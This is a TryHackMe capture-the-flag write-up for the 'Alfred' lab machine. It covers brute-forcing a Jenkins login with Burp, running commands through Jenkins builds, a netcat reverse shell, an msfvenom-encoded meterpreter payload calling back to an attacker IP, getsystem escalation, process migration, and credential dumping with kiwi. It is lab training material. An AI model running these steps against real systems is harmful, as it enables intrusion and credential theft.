

TryHackMe Writeup: Alfred

We will start off by enumerating the provided host for common web ports using the browser (**80,8080,443**)

Port 80 returns a relatively empty web page:



Port 8080 returns a Jenkins login page



Port 443 returns nothing. Lets focus on the login form. When submitting credentials, you'll notice the application throws an error: **Invalid username or password**


Lets use that error to set up a brute force attack. You can use Hydra if you'd like to brute force this, but I'm going to show you how to do it with burp.

Intercept login request and send to intruder

Select "Clusterbomb" as your attack type

Modify referrer to point to http://10.10.170.185:8080/login

Select the j_username and j_password parameter data, and click the “Add” button



In the “Payloads” tab:

Set payload 1 as simple list, and add your userlist (I used a common cred list)

Set payload 2 as simple list, and add your pass list


Options tab:

Under GREP – MATCH, add your error string

Change “Follow redirections” to “Always”

Start the attack

When the attack is complete, you should get a 200 response as well as the PGREP being unchecked for one set of creds. Lets use those to log in




While playing around with some of the features, you'll notice that the project configuration section allows you to run an arbitrary commands during build. In this case, we'll do a simple directory list

dir

Now, just click "Save", and then "Build Now" on the left hand side of the page

Under permalinks, select the latest build and view the results under "Console Output"




Sweet, it worked. Now lets try to execute a reverse shell using the payload given by TryHackMe. First, set up an http server to serve up the indicated file by navigating to the scripts directory and entering the following:


python3 -m http.server 1337

Then, lets open a different terminal, and set up a netcat listener


nc -nvlp 1338

Now, lets go ahead and execute the given payload by putting the payload in the build's command window, and building the file





Success! Now, lets read that user.txt file. In this case, the file appears to be on Bruce’s desktop.



Now, we need to somehow escalate privileges. We can go several routes with this, but I'm going to choose the most simple…. With meterpreter. So lets create a reverse tcp shell and upload it the same way we uploaded the powershell file. First, lets set up a listener in Metasploit so that we can leverage metasploits features

use multi/handler

set payload windows/meterpreter/reverse_tcp


set lhost 10.9.240.85

set lport 4444

exploit -j -z

Now lets create, upload and invoke the payload

```
┌──(root💀 InKOde)-[~/Desktop/payloads]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LPORT=4444 LHOST=10.9.240.85 -f exe -o alfred.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: alfred.exe
```




```
PS C:\Program Files (x86)\Jenkins\workspace\project>Start-Process "alfredx.exe"
```

```
msf6 exploit(multi/handler) > [*] Sending stage (175174 bytes) to 10.10.171.164
[*] Meterpreter session 2 opened (10.9.240.85:4444 → 10.10.171.164:49225) at 2021-02-06 15:18:17 -0500
```

Got eem!

Now, we only have bruces permissions. So lets try a "**getsystem**" command in meterpreter…

```
meterpreter > getsystem
 ...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Alternatively, we can use incognito to escalate our privileges by using token impersonation as indicated on the TryHackMe guide for this machine. Now, lets migrate into a 64 bit process

with SYSTEM privs. Identify your process, identify a 64 bit system process, then migrate.

getpid

ps

```
meterpreter > getpid
pCurrent pid: 2916
smeterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 396   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 524   516   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 528   668   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 572   564   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 580   516   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 608   564   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 620   668   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 668   580   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 676   580   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 684   580   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 772   668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 848   668   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 864   668   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 920   608   LogonUI.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.exe
 936   668   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 988   668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1012  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1060  668   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1124  524   conhost.exe           x64   0        alfred\bruce                  C:\Windows\System32\conhost.exe
 1208  668   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1236  668   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1296  1820  cmd.exe               x86   0        alfred\bruce                  C:\Windows\SysWOW64\cmd.exe
 1352  668   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1424  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1448  668   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1476  668   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1616  668   jenkins.exe           x64   0        alfred\bruce                  C:\Program Files (x86)\Jenkins\jenkins.exe
 1712  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1788  668   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1820  1616  java.exe              x86   0        alfred\bruce                  C:\Program Files (x86)\Jenkins\jre\bin\java.exe
 1848  668   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1932  524   conhost.exe           x64   0        alfred\bruce                  C:\Windows\System32\conhost.exe
 2368  772   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
 2736  1296  powershell.exe        x86   0        alfred\bruce                  C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
 2796  2736  alfredx.exe           x86   0        alfred\bruce                  C:\Program Files (x86)\Jenkins\workspace\project\alfredx.exe
 2824  668   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 2916  2736  alfredx.exe           x86   0        alfred\bruce                  C:\Program Files (x86)\Jenkins\workspace\project\alfredx.exe
 3024  668   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
```


migrate 668

```
meterpreter > migrate 668
[*] Migrating from 2916 to 668...
[*] Migration completed successfully.
meterpreter >
```


Perfect. So before I attempt to read the flag as indicated by TryHackMe, I'm going to see if I can get credentials from memory

load kiwi

creds_all



After noting his password, I am now going to go ahead and drop into a shell and try to read the root flag



Sweet! We have completed this lab. Naturally, you may want to consider doing some more post-exploitation and also see if

your discovered creds could be put to good use. As for me, I’m grabbing a beer!